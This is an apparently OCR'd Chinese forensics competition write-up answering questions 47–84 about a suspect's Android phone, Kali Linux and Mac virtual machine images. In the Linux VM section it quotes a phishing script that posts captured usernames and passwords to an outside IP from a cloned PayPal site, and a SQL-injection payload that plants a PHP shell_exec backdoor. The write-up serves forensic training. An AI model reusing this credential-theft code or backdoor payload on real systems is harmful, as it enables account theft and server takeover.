
解析：使用取证大师分析软件，在证据文件-摘要中有所体现。



47. 检测镜像文件并找出用户数据的分区。请问该用户数据分区(userdata partition)的文件系统类型是什么？

答案：D. Ext4

解析：使用火眼证据分析软件，在证据详情模块中有所体现。



48. 检测镜像文件，是否可以找出任何 “Ext2 " 或 “FAT16 " 类型的分区？

答案：A. Yes

解析：使用火眼证据分析软件，在证据详情模块中有所体现。

49. 如果手机安装了应用程序，你会在那个位置找寻该应用程序的“apk " 文件？

（答案格式 – 忽略系统/用户数据分区路径：/local/apk/）

答案：Date/App

解析：Android常用目录之一

50 那一个文件可以显示设备的时区？（答案格式：ats_1.sys.time）

答案：persist.sys.timezone


解析：Android常用目录之一

51. 找出“com.android.email " 文件夹，数据库中设置的电子邮件地址是什么？（答案格式：abc@mail.com）


答案：jasonforensics@qq.com

解析：

第一步：取证大师原始数据搜索出所有的电子邮件，如下图



第二步：发现只有第一个文件是属于数据库的格式，为.db格式数据库。使用DB Browser for SQLite打开




52. 根据上述问题，总共发现多少条电子邮件的记录？

(Answer format: 50)

答案：1条

解析：使用火眼打开数据库文件后浏览数据，发现只有一条记录。



53. 根据上述问题，谁是首个电子邮件的接收者？

（答案格式：abc@mail.com）

答案：jc2665757@gmail.com

解析：同上题。

54. 根据上述问题，服务器的时间戳显示的第一个电子邮件的日期 / 时间是什么？

（答案格式 一“世界协调时间 " ：YYYY-MM-DD HH:MM UTC）


答案：2016-09-15 02:20:25 UTC

解析：查看数据库

55. Jason用该手机存储了苹果手机备份密码，请找出这个密码。这个密码是什么？

答案：iamhacker

解析：使用手机大师，查看图片文件可见备份密码。



56. 那一个文件包含日历记录？（答案格式 – 忽略系统/用户数据分区路径：/local/com.abc.de/folder/subfolder/123.abc）

答案：

解析：Android常用目录之一


57. 在下载文件夹中，该手机用户下载了多少个“apk " 文件？

（答案格式：20）

答案：2个

解析：使用取证大师，过滤zip压缩文件，

过滤条件：名称：apk；文件路径：[Userdata]/media/0/Download/



58. 那一个文件用于存储“微信”的通話记录？（答案格式：123.abc）

答案：EnMicroMsg.db


解析：使用火眼分析软件微信-解密后数据库部分-EnMicroMsg.db可见

59. 根据上述问题，该文件储在那个位置？如果有不止一个数据库，请列出文件大小较大的一个作为答案。（答案格式 – 忽略系统/用户数据分区路径：/local/com.abc.de/folder/

subfolder/）

答案： data/com.tencent.mm/MicroMsg/40af5c0687bbfe37769b2c18325a3609/EnMicroMsg.db


解析：



60. 检查“微信 " 数据库，请问Hugo和Jason在2016年10月9日共有多少条通讯记录？（答案格式：1000）

答案：10条


解析：直接查看微信聊天记录可得。



61. 根据上述问题，Hugo曾通过微信并于2016-10-09发出一个URL链接，请问该URL链接是什么？（答案格式：http://www.url.com/index.html）

答案：http://bbs.kafan.cn/thread-1863965-1-1.html


解析：使用手机大师查看微信聊天记录可得。



62. 用户在2016-10-05截取了多少个截图？（答案格式：20）

答案：1个

解析：使用火眼证据分析软件-图片-截屏，发现该时间下存在一个截图



63. 根据上述问题，该截图的文件名是什么？（答案格式：123.abc）


答案：Screenshot_2016-10-05-10-30-01.png

解析：见上题图

64. 用户媒体文件夹中，有没有任何涉及枪支的照片 / 图片？

答案：A.Yes

解析：在手机大师-媒体文件-图片可见枪支图片



65. 根据上述问题，該照片 / 图片的文件名称是什么？（答案格式：123.abc）

答案：0fe752aa0f8d29e66a6925437fd3385b.jpg

解析：使用手机大师-媒体文件-图片可见枪支图片，右键打开文件目录，可直接获取文件名。

第一步：通过手机大师查看图片（同上题图）

第二步：右键打开文件目录

66. 根据上述问题，该照片 / 图片储存在什么路径？

（答案格式 – 忽略系统/用户数据分区路径：/local/com.abc.de/folder/subfolder/）

答案：\media\0\Pictures\TencentNews

解析：使用手机大师-媒体文件-图片可见枪支图片，右键打开文件目录，可获取路径。

（同上题图）

67. 那一个文件记录了联系人（电话簿）？

（答案格式 – 忽略系统/用户数据分区路径：/local/com.abc.de/folder/subfolder/123.abc）

答案：/data/com.android.providers.contacts/contacts2.db

解析：火眼证据分析软件中基本信息-通讯录点开任意一个详细信息


68. 根据上述问题，有多少个现有联系人记录？

（答案格式：20）

答案：12

解析：第一步：：火眼证据分析软件中基本信息-通讯录点开任意一个详细信息

第二步：跳转至指定路径下，导出数据库，打开数据库




69. 在联系人数据库中，发现了多少个电子邮件帐户？

（答案格式：20）

答案：2

解析：打开上题数据库，转到accounts表下可见




70. 附加题：在联系人（仅数据表 data table only）的已删除记录中，电话号码以+86 5_____开头的电话号码是什么？请填写空格.

答案：7156888688

解析：第一步：在手机大师-文件信息-已删除通讯录-手机发现疑似符合电话号码

第二步：在火眼数据取证软件中发现同样号码符合题目描述，由此确定号码



71. 根据上述的问题，已删除的联系人中, 以400 8_____开头的电话号码是什么？请填写空格.

答案：267710

解析：在手机大师-文件信息-已删除通讯录-手机发现符合题目描述电话号码

第D部分：关于Jason计算机中两个虚拟计算机映像文件的问题（共29分）

请检查Linux虚拟机映像文件。

（提示：Jason没有更改登录的默认密码）

72. 找出一个“LinuxVMDK " 文件作检验，这个“VMDK " 的文件名是什么？

答案： Kali.vmdk


解答：


使用你自己的方式来检验Linux虚拟机映像文件并回答以下的问题：


73. 找出一个“encoded.txt " 文件，请问这个文件的功能是什么？

答案：D) 捕获数据

解答：








```
try{
var lData = "username=" + theForm.username.value + "&password=" + theForm.password.value;
var lHost = "112.64.122.145";
var lProtocol = "http";
var lAction = lProtocol + "://" + lHost + "/1/capture-data.php";
var lMethod = "post";
try{
```

74. 在Linux虚拟机映像文件中，有没有发现任何克隆（cloned）的网站？如有，請提供最後接达（accessed）的時間。

（答案格式 一“世界协调时间 " ：YYYY-MM-DD HH:MM UTC）

A) 有B) 没有 有A

2016-10-11 4:00:37

75. 根据上述问题，上述网站储存于那个路径？

（答案格式：/path/folder） 分区1[hda0]:\tmp\ssh-OxPS7W3BQ9L4\www.paypal.com

根据上述的问题，是否有任何与该网站有关的压缩或打包文件(tarball)，请问该档案的MD5 哈希值是什么？

找出一个“injection.txt " 文件。请问这个文件的功能是什么？

答案：B) 建立一个后门

解答：


```
class="label">Command</td><td><input type="text" name="pCommand"
size="50"></td></tr><tr><td></td></tr><tr><td colspan="2" style="text-align:center;"><input
type="submit" value="Execute Command" /></td></tr></table></form><?php echo "<pre>";echo
shell_exec($_REQUEST["pCommand"]);echo "</pre>"; ?>' INTO DUMPFILE
'..\\..\\htdocs\\1\\backdoor.php' --
```

78. Jason通过VM并启动了DOS攻击。请从历史记录中找出攻击痕迹。请问DOS攻击的目标IP地址是什么？

答案：23.77.20.220

解答：

79. 根据上述问题，那个文件包含该记录？

答案：bash_history

解答：

80. 当警察到达Jason家时，看到Jason正在删除Linux虚拟机中的一张相片／图片。请恢复该相片／图片并提供照片的MD5哈希值。(请使用文件的实际大小计算)

答案：CC5F1BC8FFDED5D22CBB94CAB8BBF80D

解答：

81. 根据上述问题，上述文件的缩略图有多少个？


答案：2

解答：

82. 根据上述问题，缩略图的文件名是什么？

答案：d7b8648727e2577ac9f51c37a83abb3b.png

解答：





请检测Mac虚拟机镜像文件并回答以下的问题：

83. 那个文件包含系统版本？请提供此文件的MD5哈希值？

答案：SystemVersion.plist
MD5：D38276FDB43A96C36CE6983379C98906

解析：使用火眼证据分析软件可得，找到源文件即可计算MD5值。





84. 根据上述问题，系统版本号是什么？

（答案格式：12.12）

答案：10.10

